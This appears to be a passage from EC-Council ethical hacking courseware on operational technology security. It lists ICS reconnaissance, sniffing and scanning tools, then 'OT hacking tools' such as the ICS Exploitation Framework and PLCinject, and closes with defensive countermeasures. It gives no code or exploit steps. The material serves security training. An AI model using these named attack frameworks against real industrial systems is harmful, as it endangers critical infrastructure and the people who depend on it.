


Figure 18.112: Screenshot of SearchDiggity

Listed below are some additional OT information-gathering tools:

- Kamerka-GUI (*https://github.com*)
- Redpoint (*https://github.com*)
- s7scan (*https://github.com*)
- SCADAPASS (*http://www.scada.sl*)
- plcscan (*https://code.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

Source: *http://www.ti.com*

SmartRF Packet Sniffer includes software and firmware to capture and display over-the-air packets. The capture device is connected to the PC via USB. SmartRF Packet Sniffer supports the CC13xx and CC26xx family of devices as a capture device; furthermore, it uses Wireshark for packet display and filtering. It supports protocols such as ZigBee, EasyLink, and BLE.




Figure 18.113: Screenshot of SmartRF Packet Sniffer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning Tool: CyberX

Source: *https://cyberx-labs.com*

The CyberX platform performs a vulnerability assessment on an IoT and ICS environment and returns an objective risk score. It identifies all IoT and ICS assets connected to the target network. It enumerates device-level vulnerabilities such as missing patches, weak passwords, unused open ports, remote access ports, etc. It generates reports on network-level vulnerabilities such as unauthorized Internet connections, weak firewall rules, rogue subnet connections between IT, IoT, and ICS, unauthorized Wireless Access Points (WAPs), and rogue devices.





Figure 18.114: Screenshot of CyberX

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Hacking Tools

Discussed below are various tools used by attackers to hack OT systems and networks:

- **ICS Exploitation Framework (ISF)**

  Source: *https://github.com*

  The ICS Exploitation Framework (ISF) is an exploitation framework based on Python that is similar to the Metasploit framework. This tool provides various exploit modules that allow attackers to hack target ICS systems and networks.





Figure 18.115: Screenshot of ICS Exploitation Framework (ISF)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are some of the additional tools for hacking OT systems and networks:

- PLCinject (*https://github.com*)
- MODBUS Penetration Testing Framework (*https://github.com*)
- Moki Linux (*https://github.com*)
- sixnet-tools (*https://github.com*)
- mbtget (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Countermeasures

This section discusses various OT security measures, OT vulnerabilities and their solutions, security measures based on the Purdue model, international OT security organizations, OT security solutions, and tools. Following the security measures, organizations can implement proper security mechanisms to protect critical industrial infrastructure and associated IT systems from various cyber-attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against OT Hacking

1. Use purpose-built sensors to discover vulnerabilities in the network
2. Update systems to the latest technologies and regularly patch systems
3. Implement secure configuration and secure coding practices for OT applications
4. Maintain an asset register for tracking and scrutinizing outdated systems
5. Use strong passwords and change the default factory-set passwords
6. Secure remote access through multiple layers of defense by implementing VPNs
7. Secure the network perimeter, and filter and prevent unauthorized inbound traffic
8. Regularly scan systems and networks using anti-malware tools
9. Harden the systems by disabling unused services and functionalities
10. Regularly patch vulnerabilities released by the manufacturers
11. Employ IDS and flow-measurement systems to detect attacks at an early stage
